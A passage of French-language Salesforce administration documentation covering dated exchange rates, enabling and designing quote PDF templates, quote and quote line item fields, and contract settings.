3. Sélectionnez la plage de dates à afficher en saisissant la date et en cliquant sur **OK**, ou en choisissant **Plage précédente** ou **Plage suivante**.

Pour supprimer un taux de change daté d'une devise spécifique :

1. Dans Configuration, saisissez *Gestion des devises* dans la case Recherche rapide, puis sélectionnez **Gestion des devises**.
2. Cliquez sur **Gestion des taux de change datés**.
3. Cliquez sur le nom de la devise à modifier.
4. Cliquez sur **Suppr** à côté de la plage de dates à supprimer.

   Si la plage de dates voulue n'apparaît pas, entrez-la dans les champs Afficher tous les taux avec la date de début entre et cliquez sur **OK**.

Pour modifier les taux de change datés d'une devise spécifique :

1. Dans Configuration, saisissez *Gestion des devises* dans la case Recherche rapide, puis sélectionnez **Gestion des devises**.
2. Cliquez sur **Gestion des taux de change datés**.
3. Cliquez sur le nom de la devise à modifier.
4. Cliquez sur **Modifier** en regard de la plage de dates à modifier. Si la plage de dates voulue n'apparaît pas, entrez-la dans les champs Afficher tous les taux avec la date de début entre et cliquez sur **OK**.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les devises :
- Afficher la configuration

Pour modifier les devises :
- Personnaliser l'application

5. Modifiez le taux de change en le définissant sur la nouvelle valeur de la plage de dates, puis cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

À propos de la gestion avancée des devises

Gestion de plusieurs devises

Activation et désactivation de devises

# Activation et personnalisation des devis

## Activation des devis

Simplifiez la tâche des commerciaux qui souhaitent présenter à leurs clients les prix des produits et des services offerts par votre société.

1. Dans Configuration, saisissez *Paramètres des devis* dans la case Recherche rapide, puis sélectionnez **Paramètres des devis**.
2. Sélectionnez Activer les devis.
3. Enregistrez vos modifications.
4. Pour afficher la liste associée Devis dans la présentation de page standard de l'opportunité, sélectionnez Présentation de l'opportunité.
5. Pour ajouter la liste associée ID de devis à toutes les présentations de page d'opportunité que les utilisateurs ont personnalisées, sélectionnez Ajouter à la personnalisation de liste associée personnelle des utilisateurs.
6. Enregistrez vos modifications.

Remarque: Vous ne pouvez pas désactiver la fonctionnalité Devis dans les cas suivants :

- Vos enregistrements contiennent des références à des devis, des éléments de ligne de devis ou des devis PDF dans une personnalisation d'application, notamment des champs de formule, des déclencheurs, des règles de workflow et des processus d'approbation. Retirez ces références avant d'essayer de désactiver la fonctionnalité.
- Tous les devis sont synchronisés avec une opportunité. Dans chaque page de détail d'un devis synchronisé, arrêtez la synchronisation avant d'essayer de désactiver la fonctionnalité.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour activer ou désactiver des devis :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Devis

# Modèles de devis

Les modèles de devis permettent de personnaliser la façon dont vos commerciaux créent des devis pour les produits et les services de votre société. Les commerciaux peuvent sélectionner des modèles de devis standard ou personnalisés à partir de leurs enregistrements de devis, générer des devis PDF et les envoyer aux clients.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

Considérations relatives à la création de modèles de devis

Avant de créer un modèle de devis, prenez connaissance des quelques points ci-dessous.

Création, prévisualisation et activation de modèles de devis

Définissez la présentation des devis PDF de votre société en créant des modèles que vos commerciaux peuvent sélectionner en créant des devis PDF.

Optimisation des modèles de devis

Après avoir créé un modèle de devis, ajoutez des fonctionnalités pour l'améliorer.

## Considérations relatives à la création de modèles de devis

Avant de créer un modèle de devis, prenez connaissance des quelques points ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

- Les devis PDF ne prennent pas en charge les langues de droite à gauche. Le texte est aligné à gauche de la page.
- La mise en forme du texte n'est pas disponible dans le `Champ Texte/Image` pour les langues Unicode telles que l'Arabe et le Japonais. Pour pouvoir afficher ces langues en texte brut, contactez Salesforce et demandez l'activation de la fonctionnalité de prise en charge des caractères non anglais pour les champs de zone de texte enrichi dans les fichiers PDF de devis.
- La gestion des devises avancée n'est pas disponible avec les devis.
- Le nombre maximal de caractères que vous pouvez utiliser dans les modèles de devis `Champ Texte/Image` est 32 000, qui comprennent les caractères HTML masqués utilisés pour mettre en forme le texte.
- Parfois, un champ n'est pas affiché dans la palette de modèles de devis ou dans un fichier PDF créé à partir de modèles.
  - Si la valeur par défaut du champ dépasse 255 caractères, les modèles de devis ne peuvent pas inclure des zones de texte ou des champs de texte.
  - Si un utilisateur ne peut pas afficher ou mettre à jour un champ en raison des paramètres de sécurité au niveau du champ, ce champ n'est pas affiché dans les fichiers PDF créés à partir d'un modèle, même si le modèle contient ce champ. Les champs en lecture seule sont affichés dans les fichiers PDF.
  - Les champs affichés dans une présentation de page de devis qui ne contiennent les données d'un devis sont inclus dans la palette de modèles de devis, mais pas lors de la création d'un fichier PDF.
  - Un champ d'élément de ligne de devis qui ne contient pas de données ne s'affiche pas en tant que colonne dans une liste lors de la création d'un fichier PDF, même si le modèle contient ce champ. Par exemple, si aucun élément de ligne de devis n'offre une remise, la colonne `Remise` ne s'affiche pas, même si la liste inclut le champ `Remise`.
  - Si une liste associée ne figure pas dans une présentation de page de devis, elle n'est pas affichée dans la palette de modèles, ni dans aucun fichier PDF de devis utilisant cette présentation de page.
  - Si la devise d'un produit d'une opportunité diffère de celle de l'utilisateur dans une organisation qui utilise les devises multiples, les champs de devise des devis et des éléments de ligne de devis sont affichés dans les deux devises. La devise du produit est convertie vers celle de l'utilisateur et le montant de la conversion est affiché entre parenthèses. Dans les rapports personnalisés

de devis, les champs sont exprimés dans la devise du rapport. Les champs de devise comprennent `Sous-total`, `Taxe` et `Total`.

- Si vous créez un environnement sandbox Developer ou Developer Pro pour votre organisation Salesforce, les modèles qui contiennent des champs de `Texte/Image`ne peuvent pas être ouverts pour l'édition dans le sandbox.

- Les champs des sections ont un alignement qui diffère des colonnes de listes. Si vous placez une section Totaux sous une liste, ses valeurs de champ ne seront pas alignées directement sous les valeurs de liste de droite. Par exemple, supposons que votre modèle comprenne une liste d'éléments de ligne de devis, avec une colonne Prix total à droite, qui indique le total de chaque élément de ligne. Si vous ajoutez une section Totaux sous la liste, et insérez des champs `Sous-total`, `Prix total` et `Total général`, leurs valeurs indiquent le total de tous les éléments de ligne, mais les montants ne sont pas alignés directement sous la colonne Prix total de la liste.

CONSULTER ÉGALEMENT :

Création, prévisualisation et activation de modèles de devis

## Création, prévisualisation et activation de modèles de devis

Définissez la présentation des devis PDF de votre société en créant des modèles que vos commerciaux peuvent sélectionner en créant des devis PDF.

1. Dans Configuration, saisissez *`Modèles`* dans la case `Recherche rapide`, puis sélectionnez **Modèles** sous Devis.
2. Cliquez sur **Nouveau**, puis sélectionnez un modèle, comme *`Modèle standard`*, sur lequel baser votre nouveau modèle.
3. Saisissez le nom de votre nouveau modèle puis cliquez sur **Enregistrer**.
4. Dans l'éditeur de modèle, faites glisser les éléments que vous souhaitez insérer au modèle, puis renseignez les détails. Pour ajouter :
   - Un ou plusieurs Champs de devis ou champs à partir d'objets associés, utilisez une section et ajoutez-lui des champs.
   - Un texte que vous pouvez modifier et mettre en forme, tel que des termes et conditions, utilisez un `Champ Texte/Image`.
   - Une image, par exemple le logo de votre société, utilisez un `Champ Texte/Image`.
   - Un tableau de Champs de devis ou de champs à partir d'un objet différent, tel qu'un élément de ligne de devis, utilisez une liste.
5. Cliquez sur **Enregistrement rapide** pour enregistrer vos modifications et continuer à utiliser le modèle.
6. Cliquez sur **Enregistrer et aperçu** pour vérifier si la présentation des devis PDF créés par les utilisateurs vous convient.

   L'aperçu présente des modèles dans la vue du profil d'administrateur système. L'aperçu et le modèle affichent le texte enrichi et les images que vous avez ajoutés. Les autres données sont simulées.

   Important: **Enregistrement et aperçu** enregistre les modifications de votre modèle de telle sorte que vous ne pouvez plus les supprimer après la prévisualisation.

7. Une fois terminé, cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer des modèles de devis :
- Personnaliser l'application

Pour afficher des modèles de devis :
- Afficher la configuration

8. Revenez à la page Modèles de devis puis cliquez sur `Activer`.

CONSULTER ÉGALEMENT :

Optimisation des modèles de devis

Champs de modèle de devis

## Optimisation des modèles de devis

Après avoir créé un modèle de devis, ajoutez des fonctionnalités pour l'améliorer.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

### Ajout d'un texte enrichi à un modèle de devis

Insérez un texte que vous pouvez mettre en forme, par exemple l'adresse ou les conditions d'utilisation de votre société, dans le corps, l'en-tête ou le pied de page de votre modèle de devis.

### Ajout d'une liste à un modèle de devis

Organisez et affichez les champs d'un élément de ligne de devis, ou d'un autre objet standard ou personnalisé qui a une relation de référence avec l'objet du devis. La liste ajoutée ressemble à un tableau, avec des noms de champ affichés en tant que colonnes.

### Ajout d'une image à un modèle de devis

Affichez une image, par exemple le logo de votre société, dans le corps, l'en-tête ou le pied page de votre modèle de devis.

### Ajout d'une section Totaux à un modèle de devis

Insérez des montants totaux et des sous-totaux à votre devis.

### Ajout d'un bloc de signature à un modèle de devis

Créez des lignes de signature et de date afin de permettre aux clients de valider rapidement leurs devis.

### Consignes relatives à l'utilisation de l'éditeur de modèles de devis

En créant et en modifiant des modèles de devis, suivez les consignes ci-dessous pour des informations complémentaires.

## Ajout d'un texte enrichi à un modèle de devis

Insérez un texte que vous pouvez mettre en forme, par exemple l'adresse ou les conditions d'utilisation de votre société, dans le corps, l'en-tête ou le pied de page de votre modèle de devis.

1. Faites glisser un `Champ Texte/Image` dans l'en-tête, le pied de page ou une section du corps de texte.
2. Saisissez ou collez votre texte dans le champ.
3. Mettez le texte en forme selon vos besoins.
4. Cliquez sur **OK**.

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation de l'éditeur de modèles de devis

Ajout d'une image à un modèle de devis

Optimisation des modèles de devis

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer des modèles de devis :

- Personnaliser l'application

Pour afficher des modèles de devis :

- Afficher la configuration

## Ajout d'une liste à un modèle de devis

Organisez et affichez les champs d'un élément de ligne de devis, ou d'un autre objet standard ou personnalisé qui a une relation de référence avec l'objet du devis. La liste ajoutée ressemble à un tableau, avec des noms de champ affichés en tant que colonnes.

Une liste peut inclure jusqu'à 10 champs.

Remarque: Vous ne pouvez pas ajouter de listes à l'en-tête ni au pied de page de votre devis de modèle.

1. Faites glisser une liste depuis la palette vers le modèle.
2. Saisissez le titre de la liste. Pour retirer le titre du modèle ou du fichier PDF, sélectionnez **Masquer le titre**.
3. Dans le champ `Objet`, sélectionnez l'objet contenant les champs que vous souhaitez afficher dans la liste.
4. Utilisez les flèches **Ajouter** et **Effacer** pour déplacer les colonnes depuis les listes Champs disponibles et Champs sélectionnés. Utilisez les flèches **Haut** et **Bas** pour modifier l'ordre des colonnes.
5. Cliquez sur **OK**.

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation de l'éditeur de modèles de devis

Optimisation des modèles de devis

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer des modèles de devis :

- Personnaliser l'application

Pour afficher des modèles de devis :

- Afficher la configuration

## Ajout d'une image à un modèle de devis

Affichez une image, par exemple le logo de votre société, dans le corps, l'en-tête ou le pied page de votre modèle de devis.

Avant de commencer, prenez connaissance des considérations.

**Insertion d'une image chargée**

1. Pour utiliser une image stockée dans Salesforce CRM Content, localisez puis téléchargez l'image dans votre répertoire local.
2. Faites glisser un `Champ Texte/Image` dans l'en-tête, le pied de page ou une section du corps de texte.
3. Cliquez sur l'icône d'image, sur **Sélectionner un fichier**, puis sélectionnez l'image dans votre répertoire local.
4. Cliquez sur **Ouvrir**, puis sur **Insérer**.

   L'image s'affiche dans le champ. Pour ajuster sa taille, faites glisser les poignées de redimensionnement, qui indiquent la hauteur et la largeur de l'image en pixels.
5. Cliquez sur **OK**.
6. Pour prévisualiser la présentation de l'image dans des fichiers PDF créés à partir du modèle, cliquez sur **Enregistrement et aperçu**.
7. Pour retirer le titre du modèle ou du fichier PDF, sélectionnez **Masquer le titre** dans les Propriétés de la section.

**Insertion d'une image à partir d'une adresse Web Salesforce**

1. Si nécessaire, chargez l'image sous l'onglet Documents ou définissez une ressource statique.
2. Faites glisser un `Champ Texte/Image` dans l'en-tête, le pied de page ou une section du corps de texte.
3. Pour retirer le titre du modèle ou du fichier PDF, sélectionnez **Masquer le titre**.
4. Cliquez sur **OK**.
5. Sous l'onglet Documents ou dans la page Ressources statiques, ouvrez la page de détail de l'image, puis cliquez sur **Afficher le fichier** et copiez son URL.
6. Revenez à l'éditeur du modèle de devis, puis cliquez sur dans la barre de titre du `champ Texte/Image`.
7. Cliquez sur l'icône d'image, puis sur l'onglet Adresse Web.
8. Collez l'URL dans le champ URL, puis cliquez sur **Insérer**.

   L'image s'affiche dans le champ. Vous pouvez ajuster sa taille en faisant glisser les poignées de redimensionnement, qui indiquent la hauteur et la largeur de l'image en pixels.
9. Cliquez sur **OK**.
10. Cliquez sur **Enregistrement et aperçu**.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des modèles de devis :
- Personnaliser l'application

Pour afficher des modèles de devis :
- Afficher la configuration

**Important:** Si l'image est supprimée de l'onglet Documents ou de la page Ressources statiques où elle est stockée, le modèle affiche un message indiquant que l'image n'est pas disponible. Restaurez l'image, ouvrez le modèle, supprimez l'image du message d'erreur, puis collez de nouveau l'URL.

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation de l'éditeur de modèles de devis

Optimisation des modèles de devis

## Ajout d'une section Totaux à un modèle de devis

Insérez des montants totaux et des sous-totaux à votre devis.

1. Suivez l'une des actions ci-dessous.
   a. Sélectionnez *Modèle standard* lorsque vous créez un modèle, puis modifiez la section du total selon vos besoins.
   b. Faites glisser une section sur la présentation d'un modèle, puis faites glisser des champs liés aux totaux (tels que `Sous-total` et `Total général`) dans la moitié droite de la section. Si vous placez la section directement sous la liste, masquez le titre.
2. Cliquez sur , puis sélectionnez l'alignement à droite du champ.
3. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation de l'éditeur de modèles de devis

Optimisation des modèles de devis

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer des modèles de devis :

- Personnaliser l'application

Pour afficher des modèles de devis :

- Afficher la configuration

## Ajout d'un bloc de signature à un modèle de devis

Créez des lignes de signature et de date afin de permettre aux clients de valider rapidement leurs devis.

1. Faites glisser le `Champ Texte/Image` vers le pied de page de votre modèle. Pour aligner à droite votre bloc de signature, ou créer deux blocs de signature, utilisez deux colonnes.
2. Saisissez une étiquette pour chaque ligne que vous souhaitez créer. Par exemple, saisissez *`Signature`*, *`Nom`*, *`Titre`* ou *`Date`*.
3. Pour créer une ligne dans laquelle le client peut signer ou saisir d'autres informations, appuyez et maintenez la touche tiret bas.
4. Cliquez sur **OK**.
5. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation de l'éditeur de modèles de devis

Optimisation des modèles de devis

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer des modèles de devis :
- Personnaliser l'application

Pour afficher des modèles de devis :
- Afficher la configuration

## Consignes relatives à l'utilisation de l'éditeur de modèles de devis

En créant et en modifiant des modèles de devis, suivez les consignes ci-dessous pour des informations complémentaires.

**Consignes générales**

- Cliquez sur en haut de la palette pour l'agrandir ou la réduire.
- Dans la colonne gauche, sélectionnez un objet pour afficher ses champs dans la palette.
- Utilisez la `Recherche rapide` pour localiser aisément les éléments dans la palette.
- Pour ajouter un élément au modèle, faites-le glisser depuis la palette vers la présentation.
- Pour retirer un élément de la présentation, faites-le glisser vers la palette ou survolez sa barre de titre et cliquez sur .
- Pour n'importe quelle section (y compris un en-tête ou un pied de page), double-cliquez sur sa barre de titre ou sur pour :
  - Masquer le titre de la section.
  - Masquer les étiquettes de champ (les noms de champ sont grisés dans l'éditeur de modèle de devis, mais ne sont pas affichés dans les devis au format PDF).
  - Changer le nombre de colonnes (une ou deux).
  - Ajuster l'alignement des champs.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

- Pour renommer le modèle, cliquez sur **Propriétés du modèle de devis**.
- Pour afficher le contenu d'un champ sans les étiquettes dans les sections, les en-têtes et les pieds de page du modèle de devis, cliquez sur , puis activez la case `Masquer`.
- Utilisez le champ `Espace vierge` pour ajouter un espace vertical n'importe où dans le modèle.

**Consignes relatives à l'utilisation des en-têtes et des pieds de page**

Un en-tête ou un pied de page est essentiellement une section. Vous pouvez lui ajouter des champs et afficher ou masquer son titre. Vous ne pouvez pas supprimer un en-tête ou un pied de page, ni lui ajouter des sections.

- Dans l'éditeur de modèle de devis, sélectionner un objet, puis faites glisser les champs voulus vers l'en-tête ou le pied de page.
- Pour utiliser une image, par exemple le logo de votre société, ou inclure des informations étendues, telles que des termes et conditions, utilisez un `Champ Texte/Image`.
- Pour modifier plusieurs colonnes dans votre en-tête ou pied de page, cliquez sur , puis sélectionnez le chiffre (un ou deux) de votre choix.
  - Pour afficher une image qui occupe la largeur d'une page, utilisez un en-tête ou un pied de page à une colonne.
  - Pour le texte des termes et conditions, utilisez un pied de page à une colonne.
- Pour définir l'alignement des champs dans une colonne, cliquez sur , puis sélectionnez l'alignement à gauche ou à droite.
- Pour masquer des étiquettes de champ, cliquez sur , puis activez la case `Masquer`.

CONSULTER ÉGALEMENT :

Optimisation des modèles de devis

## Champs de modèle de devis

Si vous utilisez des modèles de devis, examinez les détails des champs de modèle de devis.

Remarque: Pour vous aider à comprendre les informations affichées lorsque vous sélectionnez les champs de votre modèle, la colonne Nom du champ dans le modèle, dans le tableau ci-dessous, présente des informations supplémentaires qui ne sont pas affichées dans les fichiers PDF créés à partir du modèle.

| Objet | Champ d'objet | Nom du champ dans le modèle | Nom du champ dans le fichier PDF |
|---|---|---|---|
| Utilisateur | `Prénom et Nom` | `Préparé par (Nom)` | `Préparé par` |
| Utilisateur | `E-mail` | `Préparé par (E-mail)` | `E-mail` |
| Utilisateur | `Téléphone` | `Préparé par (Téléphone)` | `Téléphone` |
| Utilisateur | `Télécopie` | `Préparé par (Télécopie)` | `Télécopie` |
| Informations sur la société | `Adresse` | `Organisation (Adresse)` | `Adresse de la société` |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

| Objet | Champ d'objet | Nom du champ dans le modèle | Nom du champ dans le fichier PDF |
|---|---|---|---|
| Document de devis | Masqué. La date de génération et d'enregistrement du fichier PDF dans l'objet des documents du devis. | `Fichier PDF de devis (Date de création)` | `Date de création` |

CONSULTER ÉGALEMENT :

Création, prévisualisation et activation de modèles de devis

## Considérations relatives à l'ajout d'images à des modèles de devis

Avant d'ajouter des images à des modèles de devis, prenez connaissance des quelques points ci-dessous.

- Vous pouvez stocker des images à charger dans votre système de fichiers ou dans Salesforce CRM Content.
- Si vous stockez des images sous l'onglet Documents ou dans la page Ressources statiques, vous obtenez une adresse Web que vous pouvez utiliser pour insérer l'image.
- Si vous insérez une image trop grande, elle est rognée lorsque les utilisateurs créent des fichiers PDF de devis basés sur le modèle. Pour éviter ce rognage, cliquez sur **Enregistrer et aperçu** une fois l'image insérée, puis redimensionnez l'image, si nécessaire.
- Pour insérer une image à partir d'une adresse Web *publique* extérieure à l'application Salesforce, par exemple celle du site Web de votre entreprise, demandez à Salesforce d'ajouter l'URL publique en liste blanche à votre organisation Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

CONSULTER ÉGALEMENT :

Ajout d'une image à un modèle de devis

## Champs de devis

Si vous dépannez des devis ou utilisez des champs personnalisés, consultez les informations relatives aux champs de devis.

Ces tableaux répertorient les champs qui constituent un devis. Votre présentation de page, les paramètres de sécurité au niveau du champ et l'édition Salesforce déterminent les champs visibles et modifiables (la sécurité au niveau du champ est disponible dans Professional, Enterprise, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition).

Remarque: Si la devise d'un produit d'une opportunité diffère de celle de l'utilisateur dans une organisation qui utilise les devises multiples, les champs de devise des devis et des éléments de ligne de devis sont affichés dans les deux devises. La devise du produit est convertie vers celle de l'utilisateur et le montant de la conversion est affiché entre parenthèses. Dans les rapports personnalisés de devis, les champs sont exprimés dans la devise du rapport. Les champs de devise comprennent `Sous-total`, `Taxe` et `Total`.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Performance** Edition et **Developer** Edition

Dans Sales Cloud, également disponible avec : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition

| Champ | Description |
| --- | --- |
| Nom du compte | Le nom du compte auquel l'opportunité du devis est associée (lecture seule). |
| Autres destinataires | Un autre champ d'adresse. Par défaut, n'est pas affiché dans la présentation de page. |
| Nom - supplémentaire | Le nom de la personne ou de la société associée à l'adresse supplémentaire. |
| Client facturé | L'adresse de facturation du compte associé au devis. |
| Nom - client facturé | Le nom de la personne ou de la société à laquelle le devis est destiné. |
| Nom du contact | Le nom du contact associé au devis. Par défaut, ce contact est le contact principal de l'opportunité. |
| Contrat | Le contrat associé au devis. |
| Créé par | L'utilisateur qui a créé le devis, comprenant la date et l'heure de création (lecture seule). |
| Description | La description du devis, ou des notes qui aident à différencier les versions de devis. |
| Remise | La moyenne pondérée de toutes les remises sur les éléments de ligne du devis. Peut être un chiffre positif jusqu'à 100 (lecture seule). |
| E-mail | L'adresse e-mail du contact associé au devis. S'il existe, il est automatiquement renseigné lors de l'ajout d'un contact. |
| Date d'expiration | La date à laquelle ce devis n'est plus valide. |
| Télécopie | Le numéro de fax du contact associé au devis. S'il existe, il est automatiquement renseigné lors de l'ajout d'un contact. |
| Total | Le montant total du devis plus les frais d'expédition et les taxes (lecture seule). |
| Dernière modification par | Le nom du dernier utilisateur ayant modifié le devis, avec la date et l'heure de modification (lecture seule). |
| Éléments de ligne | Le nombre d'éléments de ligne du devis. |
| Nom d'opportunité | Le nom de l'opportunité associé au devis (lecture seule). |
| Téléphone | Le numéro de téléphone du contact associé au devis. S'il existe, il est automatiquement renseigné lors de l'ajout d'un contact. |
| Nom de devis | Le nom du devis. |
| Numéro du devis | Un numéro généré par le système qui identifie le devis (lecture seule). |
| Destinataire du devis | L'adresse à laquelle le devis est envoyé pour approbation, par exemple l'adresse d'une agence tierce représentant un acheteur. Par défaut, n'est pas affiché dans la présentation de page. |
| Nom - destinataire du devis | Le nom de l'entité (une personne ou une société) à laquelle le devis est envoyé pour approbation. |
| Type d'enregistrement | Le nom du champ qui définit les valeurs de liste de sélection disponibles pour l'enregistrement. Le type d'enregistrement peut être associé à un processus |

| Champ | Description |
|---|---|
| | commercial. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. |
| `Expédition et traitement` | Le total des frais d'expédition et de traitement du devis. |
| `Destinataire` | L'adresse d'expédition du compte associé au devis. |
| `Nom - destinataire` | Le nom de l'entité (une personne ou une société) à laquelle les éléments de ligne de devis sont expédiés. |
| `Statut` | Le statut du devis. Les options standard sont :<br>• --Aucun--<br>• Brouillon<br>• Révision requise<br>• Révision en cours<br>• Approuvée<br>• Rejetée<br>• Présenté<br>• Accepté<br>• Refusé<br>Votre administrateur détermine le statut par défaut des nouveaux devis et les statuts qui vous autorisent à envoyer par e-mail un devis au format PDF. |
| `Sous-total` | Le total des éléments de ligne du devis avant l'application de remises, de taxes et de frais d'expédition (lecture seule). |
| `Synchronisation en cours...` | Indique si le devis est synchronisé avec son opportunité associée (lecture seule). |
| `Taxe` | Le total des taxes du devis. |
| `Prix total` | Le total des éléments de ligne du devis après l'application de remises, et avant les taxes et les frais d'expédition (lecture seule). |

## Champs d'élément de ligne de devis

| Champ | Description |
|---|---|
| `Créé par` | L'utilisateur qui a créé l'élément de ligne, avec la date et l'heure de création (lecture seule). |
| `Date` | La date du service, la date effective ou une autre date du produit. |
| `Remise` | La remise appliquée à l'élément de ligne. Vous pouvez saisir un chiffre avec ou sans le symbole de pourcentage. Vous pouvez utiliser jusqu'à deux décimales. |
| `Dernière modification par` | Le nom du dernier utilisateur ayant modifié l'élément de ligne, avec la date et l'heure de modification (lecture seule). |

| Champ | Description |
| --- | --- |
| Description de ligne | La description du produit de l'élément de ligne. |
| Numéro d'élément de ligne | Le numéro généré par le système qui identifie l'élément de ligne (lecture seule). |
| Prix catalogue | Le prix du produit dans le catalogue de prix, avec la devise. (lecture seule). |
| Produit | Le nom du produit de l'élément de ligne tel qu'il figure dans le catalogue de prix (lecture seule). |
| Code du produit | Le code interne ou le numéro utilisé pour identifier le produit. |
| Quantité | Le nombre d'unités du produit de cet élément de ligne inclus dans le devis. La valeur est être égale ou supérieure à 1. Si un devis est synchronisé avec une opportunité, ce champ est mis à jour à partir de l'élément de ligne du devis dans le produit d'opportunité. Si vous utilisez des prévisions pour vos opportunités, ce champ est également affiché dans la liste Produits de la page Modification des prévisions des opportunités, selon la version des prévisions que vous utilisez. |
| Nom du devis | Le nom du devis auquel l'élément de ligne est destiné. |
| Prix de vente | Le prix que vous souhaitez actuellement utiliser pour le produit. Initialement, le prix de vente d'un produit d'une opportunité ou d'un devis correspond au prix catalogue du produit, mais vous pouvez le modifier ici. Si un devis est synchronisé avec une opportunité, ce champ est mis à jour à partir de l'élément de ligne du devis dans le produit d'opportunité. Si un devis est synchronisé avec une opportunité, ce champ est mis à jour à partir de l'élément de ligne du devis dans le produit d'opportunité. Si vous utilisez des prévisions pour vos opportunités, ce champ est également affiché dans la liste Produits de la page Modification des prévisions des opportunités, selon la version des prévisions que vous utilisez. |
| Programme | Indique si l'élément de ligne utilise des planifications dans l'opportunité. Les planifications par défaut ne sont pas transmises depuis l'opportunité lors de la copie des produits d'opportunité vers un devis. |
| Sous-total | Le prix de vente de l'élément de ligne de contrat multiplié par la quantité. |
| Prix total | Le prix de vente de l'élément de ligne de contrat multiplié par la quantité moins la remise. |

# Personnalisation d'options pour les contrats

## Personnalisation des contrats

Personnalisez Salesforce pour gérer le processus interne de gestion de vos contrats.

Pour accéder à la page des Paramètres de contrat, dans Configuration, saisissez *Paramètres de contrat* dans la case Recherche rapide, puis sélectionnez **Paramètres de contrat**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les contrats sont disponibles dans : **Performance** Edition et **Developer** Edition

Les contrats sont disponibles dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour modifier des paramètres de contrat :
- Personnaliser l'application

### Activation des avis d'expiration des contrats

Envoyez des notifications par e-mail aux propriétaires de comptes et de contrats lorsqu'un contrat expire.

1. Sélectionnez **Envoyer des avis d'expiration de contrat aux propriétaires de compte et de contrat**, puis enregistrez vos modifications.
2. Pour arrêter l'envoi d'avis d'expiration, désactivez cette option, puis enregistrez vos modifications.

### Activation du calcul automatique des dates de fin de contrat

Pour calculer automatiquement les dates de fin de contrat, sélectionnez **Calculer automatiquement la date de fin du contrat**, puis enregistrez vos modifications.

Remarque:

- Si Salesforce calcule automatiquement la date de fin de contrat, elle n'est pas affichée dans la page de modification du contrat.
- Si l'option Calculer automatiquement la date de fin du contrat est activée, et que les champs Date de début du contrat ou Termes du contrat sont vides, la Date de fin du contrat est vide.

### Désactivation du calcul automatique des dates de fin de contrat

Si vos contrats n'ont pas de date de fin ou si vous préférez laisser vos équipes saisir la date manuellement, désactivez le calcul automatique des dates de fin de contrat.

1. Désactivez **Calculer automatiquement la date de fin du contrat**, puis enregistrez vos modifications.
2. Visualisez les paramètres de présentation de page et de sécurité au niveau des champs Date de fin du contrat, Date de début du contrat et Termes du contrat pour vous assurer que les utilisateurs peuvent les lire ou les modifier, si nécessaire.

### Suivi de l'historique de tous les statuts

